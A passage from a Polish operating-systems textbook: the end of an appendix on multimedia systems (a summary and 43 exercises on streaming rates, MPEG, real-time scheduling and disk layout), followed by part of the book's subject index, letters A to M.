W multimedialnych systemach plików zwykle stosuje się model „wypychania” zamiast „ściągania”.

Po uruchomieniu strumienia bity są wysyłane na dysk bez dalszych żądań użytkownika. Takie podejście w zasadniczy sposób różni się od konwencjonalnych systemów operacyjnych, ale jest potrzebne do spełnienia wymagań czasu rzeczywistego.

Pliki mogą być przechowywane w sposób ciągły lub nieciągły. W tym drugim przypadku jednostka może być zmiennego rozmiaru (jeden blok to jedna ramka) lub stałego rozmiaru (jeden blok to wiele ramek). Wymienione podejścia są związane z przyjęciem różnych kompromisów.

Rozmieszczenie plików na dysku ma wpływ na wydajność. W przypadku konieczności rozmieszczenia wielu plików czasami wykorzystuje się algorytm organowy. Powszechnie za to wykorzystuje się paskowanie plików na wiele dysków — może ono być szerokie lub wąskie. W celu poprawy wydajności często stosuje się także strategie buforowania bloków i plików.

PYTANIA

1. Jaka jest szybkość transmisji bitów dla nieskompresowanego strumienia full-color XGA przesyłanego z szybkością 25 klatek na sekundę? Czy źródłem strumienia przesyłanego z taką szybkością może być dysk UltraWide SCSI?
2. Czy nieskompresowany czarno-biały sygnał telewizji NTSC może być przesyłany przez szybki Ethernet? Jeśli tak, to ile kanałów na raz można przesłać?
3. Telewizja HDTV charakteryzuje się dwukrotnie wyższą rozdzielczością w poziomie w porównaniu ze standardową telewizją (1280 zamiast 640 pikseli). Wykorzystując informacje zamieszczone w tekście, odpowiedz na pytanie, o ile więcej pasma wymaga ta telewizja w porównaniu ze standardową.
4. Na rysunku A.2 pokazano dwa oddzielne pliki dla szybkiego przewijania i szybkiego cofania. Jeśli serwer wideo ma również obsługiwać ruch w zwolnionym tempie, to czy jest wymagany dodatkowy plik dla przewijania w przód ze spowolnioną szybkością? A jak jest w przypadku kierunku wstecz?
5. Płyta audio CD mieści 74 min muzyki lub 650 MB danych. Oszacuj współczynnik kompresji stosowany do muzyki.
6. Sygnał dźwiękowy jest kodowany z wykorzystaniem 16-bitowej liczby ze znakiem (1 bit znaku i 15 bitów wielkości). Ile wynosi w procentach maksymalny szum kwantyzacji? Czy jest to większy problem podczas słuchania koncertów na flesie, czy podczas słuchania rock'n'rolla? A może problem w obu przypadkach jest taki sam? Uzasadnij swoją odpowiedź.
7. Studio nagrani może nagrać wzorcowy materiał cyfrowy z wykorzystaniem próbkowania 20-bitowego. Ostatecznie do słuchaczy dotrze 16 bitów. Zasugeruj sposób redukcji efektu szumu kwantyzacyjnego oraz wyjaśnij zalety i wady takiego mechanizmu.
8. W systemach NTSC i PAL używany jest taki sam 6-megahercowy kanał, a jednak w systemie NTSC strumień wideo jest przesyłany z szybkością 30 klatek na sekundę, podczas gdy w systemie PAL tylko 25 klatek na sekundę. Jak to jest możliwe? Czy to znaczy, że gdyby w obu systemach stosowano ten sam system kodowania kolorów, system NTSC miałby z natury lepszą jakość niż PAL? Uzasadnij odpowiedź.

9. W przekształceniu DCT jest wykorzystywany blok 8×8 , natomiast algorytm używany do kompensacji ruchu używa bloku o rozmiarze 16×16 . Czy ta różnica stwarza problemy, a jeśli tak, to w jaki sposób się je rozwiązuje w algorytmie MPEG?
10. Na rysunku A.9 widzieliśmy jak działa algorytm MPEG w przypadku statycznego tła i poruszającego się aktora. Przypuśćmy, że wideo MPEG jest tworzone na podstawie sceny, w której kamera jest zamontowana na trójnogu i powoli omija nagrywany obraz od lewej do prawej, z taką szybkością, że żadne dwie kolejne ramki nie są takie same. Czy w tej sytuacji wszystkie ramki muszą być ramkami I? Dlaczego tak lub dlaczego nie?
11. Przypuśćmy, że każdemu z trzech procesów z rysunku A.12 towarzyszy proces obsługujący strumień audio, który działa z takim samym okresem, jak jego proces wideo. Dzięki temu bufore audio mogą być aktualizowane pomiędzy ramkami wideo. Wszystkie trzy procesy audio są identyczne. Ile czasu procesora jest dostępne dla każdej wiązki procesu audio?
12. Na komputerze działają dwa procesy czasu rzeczywistego. działa co 25 ms przez 10 ms. Drugi działa co 40 ms przez 15 ms. Czy dla tych przypadków zawsze zadziała algorytm RMS?
13. Jeśli przetwarzanie każdej ramki wymaga 5 ms, to jaka jest maksymalna liczba strumieni PAL, które mogą być przeniesione przez serwer posługujący się algorymem RMS?
14. Procesor serwera wideo jest wykorzystany w 65%. Ile filmów może wyświetlić w przypadku wykorzystania szeregowania RMS?
15. W sytuacji pokazanej na rysunku A.14 algorytm EDF utrzymuje zajętość procesora na poziomie 100% czasu aż do chwili $t = 150$. Nie może utrzymywać zajętego procesora w nieskończoność, ponieważ w ciągu sekundy może wykorzystać tylko 975 ms na pracę. Rozszerz rysunek poza ramy 150 ms i zdecyduj, kiedy w przypadku zastosowania algorytmu EDF procesor osiągnie bezczynność po raz pierwszy.
16. Na płycie DVD można przechować wystarczającą ilość danych do tego, by zmieścić pełnometrażowy film, a szybkość przesyłania danych jest wystarczająca do wyświetlania programów w jakości telewizyjnej. Czy można by wykorzystać „farmę” złożoną z wielu napędów DVD jako źródło danych dla serwera wideo?
17. Operatorzy systemu wideo niemal na żądanie odkryli, że użytkownicy w pewnym mieście nie chcą czekać na rozpoczęcie filmu dłużej niż 6 min. Ile równoległych strumieni potrzebują dla trzygodzinnego filmu?
18. Rozważmy system wykorzystujący mechanizm Abram-Profeta i Shina, w którym operator serwera wideo życzy sobie, aby do 1 min klienci mogli przeszukiwać wideo w przód i wstecz całkowicie lokalnie. Jaką ilością miejsca w lokalnym buforze musi dysponować każdy z klientów, przy założeniu, że strumień wideo korzysta z kompresji MPEG-2 z szybkością 4 Mb/s?
19. Rozważmy metodę Abram-Profeta i Shina (1998). Jaka jest wartość T dla strumienia wideo o szybkości 2 Mb/s, jeśli użytkownik dysponuje pamięcią RAM o rozmiarze 50 MB, którą można wykorzystać do buforowania?
20. System wideo na życzenie dla telewizji HDTV wykorzystuje model małych bloków z rysunku A.18(a) z blokiem dyskowym o rozmiarze 1 kB. Jaka ilość miejsca na dysku jest tracona na wewnętrzną fragmentację w przypadku dwugodzinnego filmu NTSC, jeżeli rozdzielcość wideo wynosi 1280×720 , a strumień danych jest przesyłany z szybkością 12 Mb/s?

21. Rozważmy mechanizm alokacji pamięci trwalej z rysunku A.18(a) dla standardów NTSC i PAL. Czy dla określonego rozmiaru bloku dysku i czasu trwania filmu jeden ze standardów charakteryzuje się większą wewnętrzną fragmentacją niż inny? Jeśli tak, to który jest lepszy i dlaczego?
22. Rozważmy dwie alternatywy pokazane na rysunku A.18. Czy przejście na technologię HDTV faworyzuje jeden z systemów? Uzasadnij swoją odpowiedź.
23. Rozważmy system o 2-kilobajtowym rozmiarze bloku dyskowego, który przechowuje dwugodzinny film PAL przeciętnie 16 kB na ramkę. Jaka jest przeciętna ilość zmarnotrawionego miejsca w przypadku metody przechowywania danych bazującej na małych blokach dyskowych?
24. Jaki jest największy rozmiar filmu możliwy do przechowywania, jeśli wpis dla każdej ramki z powyższego przykładu wymaga 8 bajtów, z czego 1 bajt jest używany do wskazania liczby bloków dyskowych przypadających na ramkę?
25. Ile bloków skorowidza jest potrzebnych do przechowywania filmu *Przeminęło z wiatrem* w formacie PAL dla sytuacji z powyższego przykładu? (Wskazówka: odpowiedź może uwzględniać różne warianty).
26. Usługa wideo na życzenie Chena i Thapara [Chen i Thapar, 1997] działa najlepiej, jeśli każdy zbiór ramek ma taki sam rozmiar. Przypuśćmy, że film jest pokazywany w 24 równoległych strumieniach, a co 10 ramka jest ramką *I*. Założymy także, że ramki *I* mają 10 razy większy rozmiar od ramek *P*. Ramki *B* mają taki sam rozmiar jak ramki *P*. Jakie jest prawdopodobieństwo tego, że bufor o rozmiarze 4 ramek *I* oraz 20 ramek *P* będzie za mały? Czy sądzisz, że taki rozmiar bufora jest do przyjęcia? Dla ułatwienia założymy, że ramki różnych typów są rozprowadzane pomiędzy strumieniem losowo i niezależnie.
27. Jaki powinien być rozmiar bufora dla metody Chena i Thapara przy założeniu, że 5 ścieżek wymaga 8 ramek *I*, 35 ścieżek wymaga 5 ramek *I*, a 45 ścieżek wymaga 3 ramek *I*, natomiast każde 15 ramek wymaga od 1 do 2 ramek *I*, jeśli chcemy zapewnić, aby w buforze zmieściło się 95 ramek?
28. Założmy, że w metodzie Chena i Thapara strumień trzygodzinnego filmu zakodowanego w formacie PAL powinien być przesyłany co 15 min. Ile potrzeba równoległych strumieni?
29. Układ z rysunku A.17 wymaga czytania wszystkich ścieżek językowych wraz z każdą ramką. Przypuśćmy, że projektanci serwera wideo muszą obsłużyć wiele języków, ale nie chcą poświęcać tyle pamięci RAM na bufory, aby można było pomieścić wszystkie ramki. Jakie alternatywy są dostępne oraz jakie są wady i zalety każdej z nich?
30. Mały serwer wideo zawiera osiem filmów. Jaki prawdopodobieństwa żądań filmów przewiduje prawo Zipfa dla najpopularniejszego filmu, drugiego co do popularności itd., aż do filmu najmniej popularnego?
31. Dysk o pojemności 14 GB zawierający 1000 cylindrów jest wykorzystywany do przechowywania 30-sekundowych klipów wideo MPEG-2 wyświetlanych z szybkością 4 Mb/s. Są one składowane zgodnie z algorytmem organowym. Ile czasu spędzi głowica dysku na średkowych 10 cylindrach przy założeniu, że zachodzi prawo Zipfa?
32. Jaki jest oczekiwane wykorzystanie czterech dysków z rysunku A.21 dla czterech pokazanych metod paskowania, przy założeniu, że względne zapotrzebowanie na filmy *A*, *B*, *C* i *D* jest opisane przez prawo Zipfa?

33. Dwóch klientów usługi wideo na życzenie rozpoczęło oglądanie tego samego filmu PAL w odstępie 6 s. Jaki procent zwiększenia/zmniejszenia szybkości jest potrzebny do scalenia dwóch strumieni w ciągu 3 min, jeśli w celu tego scalenia system przyspiesza jeden strumień i opóźnia drugi?
34. Serwer wideo MPEG-2 wykorzystuje schemat rund z rysunku A.23 do transmisji wideo w formacie NTSC. Wszystkie filmy wideo są przechowywane na pojedynczym dysku UltraWide SCSI o szybkości obrotowej 10 800 obrotów na minutę ze średnim czasem wyszukiwania wynoszącym 3 ms. Ile strumieni można obsłużyć?
35. Rozwiąż poprzedni problem jeszcze raz, ale tym razem przyjmij, że algorytm scan-EDF zmniejsza średni czas wyszukiwania o 20%. Ile strumieni można teraz obsłużyć?
36. Dany jest zbiór żądań do dysku pokazany poniżej. Każde żądanie jest reprezentowane przez krotkę (termin w ms, cylinder). Kiedy cztery przychodzące terminy realizacji zostaną połączone w klaster i obsłużone, stosowany jest algorytm scan-EDF. Czy dojdzie do pominięcia jakiegoś terminu realizacji, jeśli przeciętny czas obsługi każdego żądania wynosi 6 ms?

(32, 300); (36, 500); (40, 210); (34, 310)

Załóżmy, że bieżący czas to 15 ms.

37. Rozwiąż poprzedni problem jeszcze raz, ale tym razem przyjmij, że każda ramka jest paskowana na 4 dyski, a algorytm scan-EDF zmniejsza średni czas wyszukiwania o 20% na każdym dysku. Ile strumieni można teraz obsłużyć?
38. W tekście niniejszego dodatku opisano wykorzystanie zestawu pięciu żądań danych w celu uszeregowania żądań dla sytuacji z rysunku A.24. Jaki jest maksymalny czas na żądanie dopuszczalny w tym przykładzie, jeśli obsługa każdego żądania zajmuje tyle samo czasu?
39. Wiele map bitowych dostarczanych w celu generowania komputerowych tapet wykorzystuje niewiele kolorów i łatwo poddaje się kompresji. Prosty schemat kompresji działa w następujący sposób: wybierz wartość danych, która nie występuje w pliku wejściowym, i wykorzystaj ją jako flagę. Przeczytaj plik bajt po bajcie w poszukiwaniu powtarzających się wartości. Skopiuj pojedyncze wartości i bajty powtarzające się do trzech razy bezpośrednio do pliku wyjściowego. W przypadku znalezienia powtarzającego się ciągu złożonego z 4 lub więcej bajtów zapisz do pliku wyjściowego ciąg złożony z trzech bajtów: bajta flagi, bajta określającego licznik od 4 do 255 oraz rzeczywistej wartości znalezionej w pliku wejściowym. Używając tego algorytmu, napisz program kompresujący oraz program dekompresujący pozwalający na odtworzenie pliku wyjściowego. *Zadanie dodatkowe:* jak można obsługiwać pliki zawierające bajt flagi wewnętrz danych?
40. Efekt animacji komputerowej jest uzyskiwany dzięki wyświetlaniu sekwencji niewiele różniących się od siebie obrazów. Napisz program, który oblicza różnicę bajt po bajcie pomiędzy dwoma nieskompresowanymi obrazami map bitowych o tych samych wymiarach. Plik wynikowy, co oczywiste, będzie miał taki sam rozmiar jak pliki wejściowe. Wykorzystaj ten plik różnic w roli wejścia do programu kompresującego z poprzedniego pytania i porównaj skuteczność tego sposobu z kompresją pojedynczych obrazów.
41. Zaimplementuj proste algorytmy RMS i EDF w sposób opisany w tekście. Głównym wejściem programu jest plik składający się z kilku wierszy. Każdy wiersz oznacza żądanie procesora i ma następujące parametry: okres (w sekundach), czas obliczeń (w sekundach), czas rozpoczęcia (w sekundach) oraz czas zakończenia (w sekundach). Porównaj

te dwa algorytmy pod względem: (a) średniej liczby żądań procesora zablokowanych ze względu na brak możliwości ich uszeregowania, (b) średniego wykorzystania procesora, (c) średniego czasu oczekiwania na każde żądanie procesora, (d) średniej liczby chybionych terminów realizacji.

42. Zaimplementuj techniki stałego odcinka czasu i stałego bloku danych używane do składowania plików multimedialnych. Głównym wejściem programu jest zbiór plików, w którym każdy plik zawiera metadane na temat każdej ramki pliku multimedialnego skompresowanego algorytmem MPEG-2 (np. filmu). Metadane obejmują typ ramki (*I/P/B*), rozmiar ramki, powiązane z nią ramki dźwiękowe itp. Porównaj te dwie techniki dla różnych rozmiarów bloków pod względem całkowitego wymaganego miejsca na dysku, marnotrawionego miejsca na dysku oraz przeciętnego rozmiaru potrzebnej pamięci RAM.
43. Do powyższego systemu dodaj „czytnik” — program, który losowo wybiera pliki z powyższej listy wejściowej w celu odtworzenia ich w trybie wideo na żądanie oraz wideo nie-mal na żądanie z funkcjami magnetowidu. Zaimplementuj algorytm scan-EDF kolejowania żądań odczytu dysku. Porównaj techniki stałego odcinka czasu i stałego bloku danych pod względem średniej liczby operacji wyszukiwania na dysku na plik.

SKOROWIDZ

A

AAS, as a Service, 501
abstrakcja pamięci, 202
 przestrzenie adresowe, 205
 systemu plików, 786
ACE, Access Control Entries, 965
ACL, Access Control List, 605, 872
ACPI, 432, 878
adapter graficzny, 413
adres
 bazowy, 265
 liniowy, 265
 wirtualny, 262
ADSL, Asymmetric Digital Subscriber Line, 1068
AIDL, Android Interface Definition Language, 822
aktywne oczekiwanie, 144
aktywność, activity, 826
algorytm
 alokacji, 300
 bankiera, 459, 460
 bazujący na zbiorze roboczym, 233
 binarnego wykładniczego cofania, 540
 bliźniaków, 764
 CFS, 751
 deterministyczny, 566
 drugiej szansy, 229, 238
 FIFO, 229, 238
 LRU, 231, 238
 NRU, 228, 238

odbierania ramek stron, 766
PFF, 240
Postarzanie, 238
RMS, 1088
scan-EDF, 1109
strusia, 450
szeregowania EDF, 1089
windy szeregowania żądań, 390
WSClock, 236, 238
wykładniczego cofania binarnego, 571
wymiany stron, 767
zarządzania dyskiem, 387
zastępowania ramek stron, 769
zastępowania stron, 227, 235, 934
zbiór roboczy, 238
zegarowy, 230, 238
zrzutu logicznego, 324
algorytmy
 bez wywłaszczenia, 176
 heurystyczne
 inicjowane przez nadawcę, 566
 inicjowane przez odbiorcę, 567
 szeregowania, 173–176
 ramienia dysku, 388
 zastępowania stron, 226, 238
alokacja, 299
 pamięci, 239
 plików, 300
 przestrzeni dyskowej, 954
ALPC, Advanced LPC, 888, 913

- Android, 46, 804
 aktywności, 826
 aplikacje, 824
 architektura, 810
 bezpieczeństwo, 836
 Binder IPC, 816
 blokady WakeLock, 812
 cele projektowe, 808
 Dalvik, 814
 dostawcy zawartości, 832
 hierarchia procesów, 810
 interakcje z usługami systemu, 811
 model procesów, 841
 odbiorcy, 831
 piaskownice aplikacji, 835
 rozszerzenia Linuksa, 811
 stan procesów, 845
 tworzenie procesu, 816
 usługi, 830
 zamiary, 834
- Android 1.0, 807
 APC, Asynchronous Procedure Call, 875, 882
 API, Application Programming Interface, 488
 mechanizmu Binder, 821
 systemu NT, 865
 WinRT, 863
- aplety, 701
 aplikacje Androida, 824
 architektura
 Androida, 810
 komputera, 32
 magistrali, 524
 równoległej magistrali, 59
 systemu NFS, 794
 współdzielonej magistrali, 59
 x86, 507
- archiwizowanie instrukcji, 251
 ARPANET, 572
 ASLR, Adress Space Layout Randomization, 646, 970
 asynchroniczne wywołania procedur, 882
 atak
 drive-by-download, 639
 na warunek
 braku wywłaszczania, 463
 cyklicznego oczekiwania, 463
 oczekiwania, 463
 wstrzymania, 463
 wzajemnego wykluczania, 462
 Stuxnet, 628
- ataki
 łańcuchy formatujące, 648
 na przepływ sterowania, 647
 odwołania do pustego wskaźnika, 652
 oprogramowanie szpiegujące, 679
 poprzez upodobnienie, 697
- przepełnienie bufora, 640
 przepełnienie liczb całkowitych, 653
 TOCTOU, 655
 wielokrotne wykorzystywanie kodu, 644
 wiszące wskaźniki, 651
 wstrzykiwanie kodu, 654
 z wewnątrz, 656
- atestacja zdalna, remote attestation, 624
 ATM, Automated Teller Machine, 633
 atrybuty plików, 286
 awaria, 395

B

- badania
 dotyczące bezpieczeństwa, 704
 dotyczące systemów plików, 343
 dotyczące systemów wieloprocesorowych, 586
 dotyczące wejście-wyjścia, 433
 dotyczące zarządzania pamięcią, 267
 na temat multimedialów, 1110
 na temat zakleszczeń, 469
 nad procesami i wątkami, 191
 nad wirtualizacją i chmurą, 517
- balonikowanie, 494
 bariery, 167
 baza danych ramek stron, 936
 Berkeley UNIX, 719
 bezpieczeństwo, 593, 1037
 haseł, 629
 Javy, 701
 przez ukrywanie, 619
 systemów operacyjnych, 599
 w systemie Linux, 800
 wielopoziomowe, 612
- bezpieczne wykonywanie apletów, 700
 bezpośredni dostęp do pamięci, 355
 biblioteka kernel32.dll, 917
 biblioteki
 DLL, 246, 901
 dołączane dynamicznie, 246, 860
 współdzielone, 246
- Binder IPC, 816
 BIOS, Basic Input Output System, 61, 202, 890
 BKL, Big Kernel Lock, 752
 Blackberry OS, 46
 blok, 313
 dwupośredni, 337
 jednopośredni, 337
 PEB, 905
 podpisu, 622
 TEB, 905
 trójpośredni, 337

blokady
 WakeLock, 812
 współdzielone, 781
 wyłączne, 781

blokowanie
 dwufazowe, 465
 stron, 253
 zmiennych, 145

Blu-ray, 1068
 błędny sektor, 392

błędy
 braku stron, 250, 930
 odczytu, 392
 przepelnienia bufora, 639
 stron, 492
 w kodzie, 638

bomby logiczne, 656

bootloader, 625

brak

abstrakcji pamięci, 202
 strony, page fault, 216

BSOD, Blue Screen Of Death, 886

bufor TLB, 220, 929

buforowanie, caching, 327, 373, 1014
 bloków, 1104
 plików, 1104, 1106

C

C2DM, Cloud To Device Messaging, 805

CA, Certification Authority, 623

cele

algorytmów szeregowania, 174
 Linuksa, 725

CFI, Control Flow Integrity, 704

CFS, Completely Fair Scheduler, 751

chmura, 477

jako usługa, 500
 obliczeniowa, 500

chwila, jiffy, 749

ciąg rozkazów NOP, 642

ciągła alokacja, 297

cienkie klienty, 423

CLI, Clear Interrupts, 487

CLR, Common Language Runtime, 862

CMS, Conversational Monitor System, 94

cofnięcie operacji, 456

COM, Component Object Model, 873, 903

Common Criteria, 887

CRT, Cathode Ray Tube, 352

CS, Connected Standby, 962

cykl życia procesu, 843

czas wiązania nazw, 999

czcionki, 420

czyszczenie, 248
 czytanie bloków zawczasu, 330

ˋ D

DAC, Discretionary Access Control, 612
 DACL, Discretionary ACL, 964
 Dalvik, 814
 DCI, Digital Cinema Initiatives, 1075
 DCT, 1079
 debugowanie procesu, 927
 deduplikacja, 494
 definiowanie typu obiektów, 896
 defragmentacja dysków, 332
 DEP, Data Execution Prevention, 644
 deskryptor segmentu kodu, 264
 deskryptory plików, 290
 DFSS, Dynamic Fair-Share Scheduling, 924
 DLL, Dynamic Link Libraries, 89, 246, 860, 902
 długość palców, 637
 DMA, Direct Memory Access, 58, 356
 DMI, Direct Media Interface, 60
 domeny

ochrony, 602, 603
 urządzeń, 497

DOS, Disk Operating System, 42

dostawcy zawartości, 832

dostęp

bezpośredni do pamięci, 355
 do danych, 838, 1024
 do dysku, 390
 do pamięci, 53
 zdalny bezpośredni, 554
 do plików, 286
 do wspólnej pamięci, 142
 do zasobów, 602

dostępność, 596

dowiązanie

do usługi, 831
 symboliczne, 900

DPC, Deferred Procedure Call, 881

DRM, Digital Rights Management, 44, 877, 969

drzewo katalogów, 294

duże projekty programistyczne, 100

DV, Digital Video, 1081

DVD, Digital Versatile Disk, 1068

dylemat przestrzeń-czas, 1011

dynamiczna relokacja, 206

dysk twardy, 54, 75, 379, 428

SATA, 32, 56

SSD, 55, 69

SSF, 387

dyski
 AV, 393
 magnetyczne, 379
 dyskietka, 380
 działanie wirusa, 663

E

EDF, Earliest Deadline First, 1089
 efekt
 jitter, 1095
 lokalności, 1015
 EFS, Encryption File System, 960
 egzojądra, 97, 993
 ekran logowania, 657
 falszywy, 658
 ekrany dotykowe, 421
 eksplot, 594, 639, 645
 ESX Server, 515
 etapy projektowania oprogramowania, 1021
 Ethernet, 570
 klasyczny, 571
 przełączany, 571

F

falszywe współdzielenie, 563
 FAT, File Allocation Table, 300
 FIFO, First-In, First-Out, 229
 filmy, 1067
 firewal, 685
 firma VMware, 503
 flaga przerwań, 488
 flagi mapy bitowej, 747
 formatowanie dysków, 384
 FPGA, Field-Programmable Gate Arrays, 555
 framework
 KMDF, 945
 UMDF, 945
 funkcja
 gets, 641
 printf, 649
 Rectangle, 419
 skrótu
 SHA-1, 622
 strcmp, 657
 XOpenDisplay, 411
 funkcje
 atomowe, 156
 jednokierunkowe, 622
 kryptograficzne, 609
 skrótu, 622

sterujące VCR, 1092
 Win32 API, 966
 futeksy, 155

G

gałęzie rejestru, 873
 generowanie
 przerwania, 58
 wyjścia, 407
 geometria dysku, 381
 GID, Group ID, 800
 główny rekord
 rozruchowy, MBR, 387
 startowy, MBR, 668
 gniazda, sockets, 771, 913
 GNOME, 727
 GPL, GNU Public License, 724
 GPT, GUID Partition Table, 388
 graf, 566
 graficzny interfejs użytkownika, GUI, 29, 43,
 412, 776
 GUI, Graphical User Interface, 29, 43, 412, 776

H

HAL, Hardware Abstraction Layer, 876
 HAL Development Kit, 878
 hasła, 628
 jednorazowe, 631
 heterogeniczne procesory wielordzeniowe, 533
 hierarchia
 dziedziczenia, 822
 katalogów, 579
 pamięci, 52, 201
 procesów Androida, 115, 810
 hierarchiczne systemy katalogów, 292
 hipernadzorca, hypervisor, 96, 485, 876
 typu 1, 483
 typu 2, 483
 Xen, 501
 hipersześcian czterowymiarowy, 549
 historia systemu
 Android, 805
 Linux, 716
 UNIX, 716
 Windows, 855

I

IAAS, Infrastructure as a Service, 500
 IAT, Import Address Table, 902
 IDE, Integrated Drive Electronics, 379

identyfikator
 nonce, 625
 PID, 79
 SID, 964
 UID, 67, 837

IDS, Intrusion Detection System, 687, 695

ilustracja przekosu cylindrów, 386

implementacja
 bezpieczeństwa, 967
 dół-góra, 1001
 góra-dół, 1001
 hybrydowa, 135
 katalogów, 302
 menedżera obiektów, 891
 plików, 297
 procesów, 117, 916
 segmentacji, 259
 systemu
 NFS, 797
 plików, 296
 plików Linuksa, 785
 plików NTFS, 950
 wątków, 916
 wątków w jądrze, 134
 wątków w przestrzeni użytkownika, 131
 wejścia-wyjścia, 773, 944
 zarządzania pamięcią, 760, 929

indeks, 900

infekcja, 677

informacje o rozwiązaniu, 506

infrastruktura jako usługa, 500

instrukcja, 252
 TSL, 147, 538

integralność kodu, 596, 970

Intel x86, 263

interakcje z dostawcą zawartości, 833

interfejs
 API, 488, 820
 Binder, 822
 obiektu Binder, 820
 pamięci wirtualnej, 249
 programowania aplikacji, API, 865
 sieciowy, 554
 sterownika, 432
 sterownik-jądro, 774
 sterowników urządzeń, 372
 Win32 API, 85
 wywołań systemowych, 989

interfejsy
 mechanizmu Binder, 822
 sieciowe, 551
 systemu Linux, 726
 użytkowników, 402

Internet, 572
 interpretacja, 700
 intruz, 598
 inwersja priorytetów, 923
 iOS, 47
 IP, Internet Protocol, 772
 IRP, I/O Request Packets, 899, 943
 ISA, Instruction-Set Architectures, 45, 59
 ISR, Interrupt Service Routines, 881
 istotność procesu, 845
 ITO, Indium Tin Oxide, 422
 i-węzły, 301, 331, 337, 790
 izolowanie, 698
 kodu mobilnego, 697
 mechanizmu od strategii, 996

J

jądro
 Linuksa, 733
 systemu Windows, 876
 JBD, Journaling Block Device, 793
 jednostka MMU, 217, 496
 jednostki miar, 104
 język
 AIDL, 822
 C, 98
 JIT, Just-In-Time, 814
 JPEG, 1078
 JVM, Java Virtual Machine, 97, 701

K

kanarki, 642
 karta
 \$FORTRAN, 36
 chipowa, 633
 inteligentna, 635
 z paskiem magnetycznym, 633
 z zakodowaną wartością, 633
 karty elektroniczne, 65
 katalog, 291
 \??, 897
 \Arcname, 897
 \BaseNamedObjects, 897
 \Device, 897
 \DosDevices, 897
 \Driver, 897
 \FileSystem, 897
 \KnownDLLs, 897
 \NLS, 897
 \ObjectTypes, 897

- katalog
 \Security, 897
 \Windows, 897
 obiektów, 900
- katalogi
 hierarchiczne systemy, 292
 implementacja, 302
 jednopoziomowe systemy, 291
- kategorie ważności procesów, 844
- KDE, 727
- keylogger, 659
- klasyczny model wątków, 125
- klawiatura, 402
- klienty, 409
- klipy wideo, 1067
- klucz
 publiczny, 621
 symetryczny, 621
 tajny, 620, 621
- kod
 ECC, 394
 jednowątkowy, 138
 kompresji, 689
 mobilny, 697
 PIN, 633
 powłoki, shellcode, 641
 z zakleszczeniem, 446
- kodowanie
 audio, 1076
 JPEG, 1078
 percepcyjne, 1083
 wideo, 1073
- kolejka, 900
- kompilacja warunkowa, 1005
- komponenty
 procesu, 127
 wątku, 127
- kompresja
 audio, 1083
 plików, 958
 wideo, 1077
- komputer
 osobisty, 42, 63
 mobilny, 46
 podręczny, 63
- komunikacja
 asynchroniczna, 1002
 bezprzewodowa, 430
 IPC, 823
 między procesami, 141
 międzyprocesowa, 913
 synchroniczna, 1002
 węzła z interfejsem, 554
- komunikat rozgłoszeniowy, 831
 konie trojańskie, 661
 kontrola dostępu, 605, 612
 kontroler, 352
 kontrolery urządzeń, 351
 kontrolowanie dostępu do zasobów, 602
 kopia przy zapisie, 927
 kopie
 map bitowych, 420
 woluminów, 941
 zapasowe systemu plików, 319
- korekcia błędu, 391
- koszt wirtualizacji, 487
- kraker, 627
- kryptografia, 619, 621
 z kluczem tajnym, 620
- księgowanie, 959
- księgujące systemy plików, 308
- kwantyzacja próbek, 1076, 1079

L

- lampy elektronowe, 35
- LAN, Local Area Networks, 570
- LFS, Log-structured File System, 306
- licencja, 499
 GPL, 724
- licznik, 400
 czasowy, 900
 dozorujący, 400
- limity dyskowe, quotas, 306, 318
- linker, 100
- Linux, 722, 725
 bezpieczeństwo, 800, 802
 implementacja
 bezpieczeństwa, 803
 procesów, 742
 systemu plików, 785
 wątków, 742
 wejścia-wyjścia, 773
 zarządzania pamięcią, 760
- interfejsy systemu, 726
- katalogi, 778
- model wejścia-wyjścia, 775
- moduły, 776
- obsługa sieci, 771
- operacje na plikach, 774
- operacje wejścia-wyjścia, 769
- powłoka, 728
- procesy, 735
- programy użytkowe, 731
- przydzielanie pamięci, 763

- sekwenca procesów, 755
- stronicowanie, 766
- struktura jądra, 733
- synchronizacja, 752
- system plików, 777
 - /proc, 793
 - ext2, 787
 - ext4, 792
 - NFS, 794
- szeregowanie, 748
- tablice stron, 763
- tworzenie procesu, 736
- uruchamianie systemu, 753
- wątki, 745
- wirtualny system plików, 786
- wywołania systemowe, 738, 759, 803
- wywołania systemu plików, 782
- wywołania wejścia-wyjścia, 772
- zarządzanie pamięcią, 755
- lista
 - gotowości, standby list, 927
 - jednokierunkowa, 211, 299
 - kontroli dostępu, 605, 606
 - publikacji, 1031
 - pytań i odpowiedzi, 632
 - uprawnień, 608
- login spoofing, 657
- logowanie, 627
- LOIC, 597
- LRU, Least Recently Used, 231, 845, 931
- luki w oprogramowaniu, 638

Ł

- ładowalne moduły, 777
- łańcuch formatujący, 648
- łączenie sterowników, 948

M

- Mac OS X, 43
- MAC, Mandatory Access Control, 612
- macierz RAID, 382
- macierze ochrony, 604, 610
- magazyn stron, 253
- magistrala, 58
 - DMI, 60
 - ISA, 59
 - PBA, 59
 - PCI, 511
 - PCIe, 59
 - podwójna, 355
- pojedyncza, 355
- SBA, 59
- SCSI, 60
- USB, 60
- makroblok, 1082
- malware, 639, 661
- mapa bitowa, 210, 324, 418, 420
- maskowanie czasowe, 1083
- master-slave, 535–537
- maszyna wirtualna, 93, 485, 498, 508
 - Javy, 97
- MBR, Master Boot Record, 387, 668, 753
- mechanizm
 - aktywacji zarządcy, 135
 - UMS, 909
 - zabójcy OOM, 813
- menedżer
 - aktywności, 843
 - obiektów, 893, 900
 - wejścia-wyjścia, 899
 - zasobów, 33
- metoda wyzwanie-odpowiedź, 632
- MFT, Master File Table, 951
- miękkiego błędu braku strony, 932
- migracja, 502
- migracje maszyn wirtualnych, 501
- mikrojądra, 90, 489
- mikrokomputer, 42
- minimalizacja ruchu ramienia dysku, 330
- miniport, 889
- MINIX, 721
- MMU, Memory Management Unit, 669
- model, 695
 - Bella-La Paduli, 612
 - bezpieczeństwa, 613
 - Biby, 614
 - fazy działania, 100
 - klient-serwer, 93
 - procesów, 110, 841
 - programowania COM, 903
 - transferu, 578
 - WDM, 945
 - wejścia-wyjścia, 775
- modele bezpiecznych systemów, 610
- modelowanie
 - wieloprogramowości, 119
 - zakleszczeń, 448
- Modern Windows, 861
- modulacja PCM, 1077
- moduł
 - jądra Binder, 817
 - TPM, 624, 891
 - VMM, 512

moduły w Linuksie, 776
 monitor, 159, 402
 odwołań, 601, 700
 VMM, 478
 most, bridge, 571
 MPEG, 1080
 MSDK, Microsoft Development Kit, 863
 MS-DOS, 43, 856
 MULTICS, 260
 multimedia, 1067
 multimedialne systemy operacyjne, 1067
 muteks, 154, 900, 975
 muteksy w pakiecie Pthreads, 156
